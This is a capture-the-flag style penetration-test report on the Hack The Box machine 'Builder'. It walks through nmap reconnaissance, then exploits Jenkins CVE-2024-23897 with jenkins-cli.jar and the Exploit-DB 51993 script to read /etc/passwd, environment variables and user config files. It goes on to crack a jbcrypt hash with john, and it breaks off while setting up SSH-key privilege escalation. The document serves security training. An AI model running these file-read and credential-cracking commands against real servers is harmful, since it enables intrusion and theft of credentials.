Builder Report

Cover

Name: Builder **Release:** 8th Feb 2024
OS: Linux
Difficulty: Medium
Target: HTB Machine “Builder”
Client: HTB (Fictitious)
Engagement Date: Jul 2025
Report Version: 1.0
Skills Required: -Enumeration -Docker
Skills Learned: -Exploitation of CVE-2024-23897 - Jenkins Directory Structure -Jenkins Cryptography

Prepared by: Jonas Fernandez
Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this security assessment was to perform an in-depth evaluation of a Linux-based Jenkins environment exposed over HTTP. This engagement focused on identifying exposed services, verifying software versions, and discovering vulnerabilities in Jenkins configurations. Particular emphasis was placed on analyzing privilege boundaries, uncovering sensitive files, and exploiting CVE-2024-23897—an authenticated local file read vulnerability affecting Jenkins v2.441. The assessment illustrates how attackers can exploit service misconfigurations, escalate from limited user access to full administrative control, and ultimately extract root-level credentials from the host system.

Scope of Assessment

- **Network Reconnaissance:** ICMP probing revealed host availability, with a TTL value of 63 suggesting a Linux operating system. Fast port scanning detected open services on ports **22 (SSH)** and **8080 (HTTP)**.
- **Service Identification & Versioning:** Using Nmap's service fingerprinting capabilities, we confirmed the presence of **OpenSSH 8.9p1** and **Jetty 10.0.18** running Jenkins. Web enumeration disclosed active users on the Jenkins dashboard, and the application version as **2.441**, which is vulnerable to file inclusion attacks.
- **Jenkins Enumeration & Exploitation:** Leveraging `jenkins-cli.jar` and an exploit script (Exploit DB ID: 51993), we exfiltrated sensitive configuration files, including user hashes and environment variables. Further enumeration revealed Jenkins' installation path (`/var/jenkins_home`) and privilege relationships among users.
- **Credential Extraction & User Impersonation:** By deploying a local Jenkins Docker instance, we simulated configuration conditions and explored the credential storage mechanisms. Password hashes extracted from the target system were cracked using `john`, providing access to a privileged user (`jennifer`). This allowed deeper control over Jenkins and the host.
- **Privilege Escalation via SSH & Jenkins Secrets:** With Jenkins configured to store SSH credentials and execute pipelines, we crafted a scripted SSH interaction to extract the root SSH key. A second escalation path involved decrypting Jenkins secrets stored in the dashboard using Groovy scripting, further solidifying root access.

Ethics & Compliance

All testing activities strictly adhered to the scope and ethical boundaries defined before engagement. No unauthorized modifications or disruptions were made to system functionality or user activity. All findings disclosed in this report are confidential and have been shared exclusively with authorized stakeholders for remediation and strategic hardening purposes.

This introduction outlines the real-world impact of improper Jenkins configurations and privileged credential exposure in containerized environments. The engagement demonstrates how adversaries can traverse multiple layers of trust to achieve root-level control.

2. Methodology

Reconnaissance

Operating System Identification via TTL:

Initial ping analysis indicates that the target machine is likely running a Linux-based operating system, based on the TTL value returned:

```
ping -c 1 10.129.230.220
PING 10.129.230.220 (10.129.230.220) 56(84) bytes of data.
64 bytes from 10.129.230.220: icmp_seq=1 ttl=63 time=65.1 ms

--- 10.129.230.220 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 65.128/65.128/65.128/0.000 ms
```

The TTL value of **63** strongly suggests the presence of a Linux distribution.

Port Scanning

TCP Port Discovery using Nmap:

```
sudo nmap -sS -Pn -n --min-rate 5000 10.129.230.220 -oG BuilderPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 11:14 UTC
Nmap scan report for 10.129.230.220
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Service Fingerprinting

Detailed Service Enumeration on Open Ports:


```
sudo nmap -sVC -p 22,8080 10.129.230.220 -oN BuildServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 11:16 UTC
Nmap scan report for 10.129.230.220
Host is up (0.15s latency).

PORT     STATE SERVICE VERSION
```

```
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
```

Jenkins Enumeration

Accessing the web interface at `http://10.129.230.220:8080` reveals:

- Jenkins Dashboard active



Welcome to Jenkins!


Log in now to view or create jobs.

No builds in the queue.

- Version: **2.441**

Jenkins 2.441

- Users displayed: `jennifer`, `anonymous`



People

Includes all known "users", including login identities which the current security realm can enumerate, as well as people mentioned in commit messages in recorded changelogs.

	User ID	Name	Last Commit Activity ↑	On
	anonymous	anonymous	N/A	
	jennifer	jennifer	N/A	

- Relevant images document UI findings

This Jenkins build is vulnerable to **CVE-2024-23897**, a file inclusion vulnerability: https://www.jenkins.io/security/advisory/2024-01-24/#SECURITY-3314

Exploitation via `jenkins-cli.jar`:

```
wget 10.129.230.220:8080/jnlpJars/jenkins-cli.jar

java -jar jenkins-cli.jar -noCertificateCheck -s
'http://10.129.230.220:8080'
help "@/etc/passwd"
```

Alternative Exploitation Script: https://www.exploit-db.com/exploits/51993

```
python3 51993.py -u http://10.129.230.220:8080 -p /etc/passwd

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Successful enumeration reveals multiple system users, including `jenkins` and `root`.

Environment variables from `/proc/self/environ` show Jenkins is installed at:

```
python3 51993.py -u http://10.129.230.220:8080 -p /proc/self/environ
HOSTNAME=0f52c222a4cc
JENKINS_UC_EXPERIMENTAL=https://updates.jenkins.io/experimental
JAVA_HOME=/opt/java/openjdk
JENKINS_INCREMENTALS_REPO_MIRROR=https://repo.jenkins-ci.org/incrementals
COPY_REFERENCE_FILE_LOG=/var/jenkins_home/copy_reference_file.log
PWD=/JENKINS_SLAVE_AGENT_PORT=50000JENKINS_VERSION=2.441
HOME=/var/jenkins_homeLANG=C.UTF8
JENKINS_UC=https://updates.jenkins.ioSHLVL=0
JENKINS_HOME=/var/jenkins_home
REF=/usr/share/jenkins/ref
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
in:/sbin:/bin
```

Retrieving sensitive file:

```
kali@kali ~/workspace/Builder/scripts [12:31:23] $ python3 51993.py -u
http://10.129.230.220:8080 -p /var/jenkins_home/user.txt > user.txt
```

Foothold via Local Container Deployment

To investigate file locations and configuration structure, a local Jenkins container was initiated:


#jenkins-docker

Create the docker container

```
docker pull jenkins/jenkins:lts-jdk17
docker run -p 8080:8080 --restart=on-failure jenkins/jenkins:lts-jdk17
<SNIP>
Jenkins initial setup is required. An admin user has been created and a
password
```

```
generated.
Please use the following password to proceed to installation:
9f8157b81e3046538271a083734c0d60

...SNIP...
```

Unlock jenkins



Unlock Jenkins

To ensure Jenkins is securely set up by the administrator, a password has been written to the log (not sure where to find it?) and this file on the server:


`/var/jenkins_home/secrets/initialAdminPassword`

Please copy the password from either location and paste it below.

Administrator password

••••••••••••••••••••••••••••••••

Click on select plugins to install and uncheck all to speed the installation



Getting Started

Customize Jenkins

Plugins extend Jenkins with additional features to support many different needs.


Install suggested plugins

Install plugins the Jenkins community finds most useful.

Select plugins to install

Select and install plugins most suitable for your needs.

A new user named `user` was created during initial configuration.



Getting Started

Create First Admin User

Username: user


Password: ●●●●●●●●●

Confirm password: ●●●●●●●●●

Full name: user

Jenkins 2.504.3

Click on skip and finish the installation



Getting Started

Jenkins is ready!

You have skipped the configuration of the Jenkins URL.

To configure the Jenkins URL, go to "Manage Jenkins" page.

Your Jenkins setup is complete.

Ctrl +c to stop the container and to get a shell we use:

```
sudo docker ps -a

[sudo] password for kali:
CONTAINER ID   IMAGE                              COMMAND
CREATED        STATUS                        PORTS     NAMES
8c23faf927f7   jenkins/jenkins:lts-jdk17          "/usr/bin/tini -- /u…"
2 hours ago    Exited (130) 27 seconds ago             upbeat_mayer
```

Spawn a bash with your container

```
ali@kali ~/workspace/Builder/content [15:37:55] $ sudo docker start 8c2
8c2

kali@kali ~/workspace/Builder/content [15:38:01] $ sudo docker exec -it
8c2 bash
jenkins@8c23faf927f7:/$
```

Explore local config files

```
jenkins@8c23faf927f7:/$ cd ~
jenkins@8c23faf927f7:~$ ls
config.xml                hudson.model.UpdateCenter.xml
jenkins.install.UpgradeWizard.state  jobs  nodeMonitors.xml  queue.xml.bak
secret.key.not-so-secret  updates      users
copy_reference_file.log  jenkins.install.InstallUtil.lastExecVersion
jenkins.telemetry.Correlator.xml     logs  plugins           secret.key
secrets                   userContent  war
```

On this file we can see hashes of the user that we recently created :

```
jenkins@8c23faf927f7:~/users/user_15938520274586877059$ cat config.xml

...SNIP...
<passwordHash>#jbcrypt:$2a$10$IbD/lBtBI6FSimmROjD4h.XSZep2WmhiLBdMGY6Q/GIa
ZCTQZiDTy</passwordHash>
...SNIP...
```

There is a file too where we can see the users created on /users/users.xml :

```
jenkins@8c23faf927f7:~/users$ cat users.xml
...SNIP...
      <string>user_15938520274586877059</string>
  ...SNIP...
```

Using the path traversal vulnerability, similar hashes and usernames from the target system were obtained:

```
java -jar jenkins-cli.jar -noCertificateCheck -s
'http://10.129.230.220:8080' connect-node
"@/var/jenkins_home/users/users.xml"

    ...SNIP...
    <string>jennifer_<REDACTED></string>" exists.
    ...SNIP...
```

We can use the exploit that we found too :

```
python3 ../scripts/51993.py -u http://10.129.230.220:8080 -p
/var/jenkins_home/users/users.xml

...SNIP...
      <string>jennifer_<REDACTED></string>
 ..SNIP...
```

And now we get the hash of jennifer:


```
# Using the python script:

python3 ../scripts/51993.py -u http://10.129.230.220:8080 -p
/var/jenkins_home/users/jennifer_<REDACTED>/config.xml

# using java

java -jar jenkins-cli.jar -noCertificateCheck -s
'http://10.129.230.220:8080' connect-node
"@/var/jenkins_home/users/jennifer_<REDACTED>/config.xml"
```

```
# OUTPUT

...SNIP...
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.<REDACTED></passwordHash>

...SNIP...
```

Password cracked with john


```
john jenniferhash -w=/usr/share/wordlists/rockyou.txt

...SNIP...
<REDACTED>         (jbcrypt)
...SNIP


Use the "--show" option to display all of the cracked passwords reliably
```

And we are connected as jennifer


Jenkins
Search (CTRL+K)
jennifer
log out
Dashboard
New Item
People
Build History
Manage Jenkins
My Views
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
Add description
Welcome to Jenkins!
This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.
Start building your software project
Create a job
Set up a distributed build
Set up an agent
Configure a cloud
Learn more about distributed builds

Privilege escalation method 1 : Exploiting SSH Plugin


We have stored the ssh key of root



Credentials

T	P	Store ↓	Domain	ID	Name
		System	(global)	1	root

SSH plugin is installed:




Provides the Core module of Apache Mina SSHD to plugins.

SSH Agent Plugin 346.vda_a_c4f2c8e50
This plugin allows you to provide SSH credentials to builds via a ssh-agent in Jenkins.
Report an issue with this plugin

SSH Build Agents plugin 2.948.vb_8050d697fec
Allows to launch agents over SSH, using a Java implementation of the SSH protocol.
Report an issue with this plugin

SSH Credentials Plugin 308.ve4497b_ccd8f4

This means that we can craft a pipeline and run commands using SSH. Let's check if the SSH key is valid for the host machine, as the root user.
